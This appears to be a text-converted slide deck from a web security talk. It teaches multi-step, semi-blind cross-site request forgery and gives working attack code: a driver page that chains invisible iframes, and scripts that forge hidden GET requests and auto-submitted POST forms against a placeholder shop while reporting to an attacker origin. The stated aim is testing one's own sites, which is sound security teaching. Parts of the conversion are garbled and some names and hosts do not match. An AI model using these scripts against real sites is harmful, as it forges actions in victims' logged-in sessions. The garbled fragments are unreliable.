
What about "several steps"?





Forged request
to last step will
miss the previous

Can we forge timed GETs and
POSTs
in a deterministic, non-blind
way?



csrfMultiDriver.html

invisible
iframe

csrfMulti0.html



csrfMultiDriver.html

invisible
iframe

target0.html

invisible
iframe

csrfMulti1.html

Wait



csrfMultiDriver.html

invisible
iframe

target0.html

invisible
iframe

target1.html

invisible
iframe

csrfMulti2.html

Wait



csrfMultiDriver.html

invisible
iframe

target0.html

invisible
iframe

target1.html

invisible
iframe

target2.html

invisible
iframe

csrfMulti3.html

Wait



csrfMultiDriver.html

invisible
iframe

target0.html

invisible
iframe

target1.html

invisible
iframe

target2.html

invisible
iframe

target3.html



Let's look at

An iframed CSRF

Get

Invisible iframe for timed GET

```
<!DOCTYPE html>
<html>
<head>
  <script>
    var IFRAME_ID = "0", GET_SRC =
      "http://www.vulnerable.com/some.html?param=1";
  </script>
  <script src="../iframeGetter.js"></script>
</head>
<body onload="IFRAME_GETTER.onLoad()">
Extra easy to CSRF since it's done with HTTP GET.
</body>
</html>
```

csrfMulti0.ht
ml

The iframed page configures which URL to CSRF against via a JavaScript-variable.

```
<script>
  var IFRAME_ID = "0", GET_SRC =
    "http://www.vulnerable.com/some.html?param=1";
</script>
```

When the iframe's DOM is done loading IFRAME_GETTER.onload() is called.

```
<body onload="IFRAME_GETTER.onload()">
```

Let's look at
iframeGetter.js ...
<script src="../iframeGetter.js">

```
var IFRAME_GETTER = {};  
IFRAME_GETTER.haveGotten = false;  
IFRAME_GETTER.reportAndGet = function() {  
    var imgElement;  
    if(parent != undefined) {  
        parent.postMessage(IFRAME_ID,  
            "https://attackr.se:8444");  
    }  
    if(!IFRAME_GETTER.haveGotten) {  
        imgElement = document.createElement("img");  
        imgElement.setAttribute("src", GET_SRC);  
        imgElement.setAttribute("height", "0");  
        imgElement.setAttribute("width", "0");  
        imgElement.setAttribute("onerror",  
            "javascript:clearInterval(IFRAME_GETTER.intervalId)");  
        document.body.appendChild(imgElement);  
        IFRAME_GETTER.haveGotten = true;  
    }  
};  
IFRAME_GETTER.onLoad = function() {  
    IFRAME_GETTER.intervalId =  
        setInterval(IFRAME_GETTER.reportAndGet, 1000);  
};
```

iframeGetter.j

IFRAME_GETTER.onload() makes sure that the iframe reports back to the main page once every second. A so called heart beat function.

```
IFRAME_GETTER.onload = function() {  
    IFRAME_GETTER.intervalId =  
        setInterval(IFRAME_GETTER.reportAndGet, 1000);  
}
```

iframeGetter.j

```
parent.postMessage( IFRAME_ID,  
                    "https://attackr.se:8444" );
```

In practice, the heart beats are delivered via `postMessage` between the `iframe` and the main page.

The GET CSRF is executed with an


```
imgElement = document.createElement("img");  
imgElement.setAttribute("src", GET_SRC);  
imgElement.setAttribute("height", "0");  
imgElement.setAttribute("width", "0");
```


The onerror event will fire since the vulnerable URL does not respond with an image. We use that event to stop the heart beat function. No heart beat means the main page knows this step is done and can continue opening the next iframe.

```
imgL_-----, ----- ,  
"javascript:clearInterval(IFRAME_GETTER.intervalId)");
```

Let's look at

An iframed CSRF

Post

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
  <script>
```

```
    var IFRAME_ID = "1";
```

```
  </script>
```

```
  <script src="../../iframePoster.js"></script>
```

```
</head>
```

```
<body onload="IFRAME_POSTER.onLoad()">
```

```
<form id="target" method="POST"
```

```
  action="https://www.vulnerable.com/addBasket.html"
```

```
  style="visibility:hidden">
```

```
  <input type="text" name="goodsId"
```

```
    value="95a0b76bde6b1c76e05e28595fdf5813" />
```

```
  <input type="text" name="numberOfItems" value="1" />
```

```
  <input type="text" name="country" value="SWE" />
```

```
  <input type="text" name="proceed" value="To checkout" />
```

```
</form>
```

```
</body>
```

```
</html>
```

Invisible iframe for timed POST

csrfMulti1.ht
ml

The vulnerable URL can be found in the form to be posted.

```
<form id="target" method="POST"
action="https://www.vulnerable.com/addBasket.html"
style="visibility:hidden">
  <input type="text" name="goodsId"
        value="95a0b76bde6b1c76e05e28595fdf5813" />
  <input type="text" name="numberOfItems" value="1" />
  <input type="text" name="country" value="SWE" />
  <input type="text" name="proceed" value="To checkout" />
</form>
```

csrfMulti1.ht
ml

When the iframe's DOM is done loading IFRAME_POSTER.onload() is called.

```
<body onload="IFRAME_POSTER.onload()">
```

Let's look at iframePoster.js

```
...  
<script src="../iframePoster.js"></script>
```

```
var IFRAME_POSTER = {};  
  
IFRAME_POSTER.havePosted = false;  
  
IFRAME_POSTER.reportAndPost = function() {  
    if(parent != undefined) {  
        parent.postMessage(IFRAME_ID,  
            "https://attackr.se:8444");  
    }  
    if(!IFRAME_POSTER.havePosted) {  
        document.forms['target'].submit();  
        IFRAME_POSTER.havePosted = true;  
    }  
};  
  
IFRAME_POSTER.onLoad = function() {  
    setInterval(IFRAME_POSTER.reportAndPost, 1000);  
};
```

iframePoster
is

```
parent.postMessage( IFRAME_ID,  
                    "https://attackr.se:8444" );
```

IFRAME_POSTER.onload() makes sure the iframe reports back to the main page once every second. Again, a heart beat function.

```
IFRAME_POSTER.onload = function() {  
    setInterval( IFRAME_POSTER.reportAndPost, 1000 );  
};
```

iframePoster
is


```
parent.postMessage( IFRAME_ID,  
                    "https://attackr.se:8444" );
```

The heart beats stop automatically when the POST is done since the iframe is loaded with the response from the web server that got the POST.

```
IFRAME_POSTER.onload = function() {  
    setInterval( IFRAME_POSTER.reportAndPost, 1000 );  
};
```

iframePoster
is

The main page configures the order of the CSRF steps, opens iframes and ...

```
var CSRF = function(){
  var hideIFrames = true,
      frames = [
    {id: 0, hasPosted: "no", hasOpenedIFrame: false, src: 'csrfMulti0.html'},
    {id: 1, hasPosted: "no", hasOpenedIFrame: false, src: 'csrfMulti1.html'}
  ],
  appendIFrame =
    function(frame) {
      var domNode = '<iframe src="' + frame.src +
        '" height="600" width="400"' +
        (hideIFrames ? 'style="visibility: hidden"' : '') +
        '></iframe>';
      $("body").append(domNode);
    };
};
```

...

csrfMultiDriver.html

```

return {
  checkIFrames : function() {
    var frame;
    for (var i = 0; i < frames.length; i++) {
      frame = frames[i];
      if (!frame.hasOpenedIFrame) {
        appendIFrame(frame);
        frame.hasOpenedIFrame = true;
        break; // Only open one iframe at the time
      } else if(frame.hasPosted == "no") {
        frame.hasPosted = "maybe";
        break; // iframe not done posting, wait
      } else if(frame.hasPosted == "maybe") {
        frame.hasPosted = "yes";
        break; // iframe not done posting, wait
      } else if (frame.hasPosted == "yes") {
        continue; // Time to allow for the next iframe to open
      }
    }
  },

  receiveMessage : function(event) {
    if (event.origin == "https://attacker.se:8444") {
      CSRF.frames[parseInt(event.data)].hasPosted = "no";
      // Still on CSRF page so POST not done yet
    }
  }
}

```

... listens on
heart beats to
time every
iframe

csrfMultiDriver.ht
ml

Demo Multi-Step,
Semi-Blind CSRF
against amazon.com
which has protection
against this.

The intention is to show
how you can test your
own sites.

There used to be a
protection in web

1.5

Forced Browsing

wizard-style

Shipment info ✉


Next

Payment info \$

Buy!

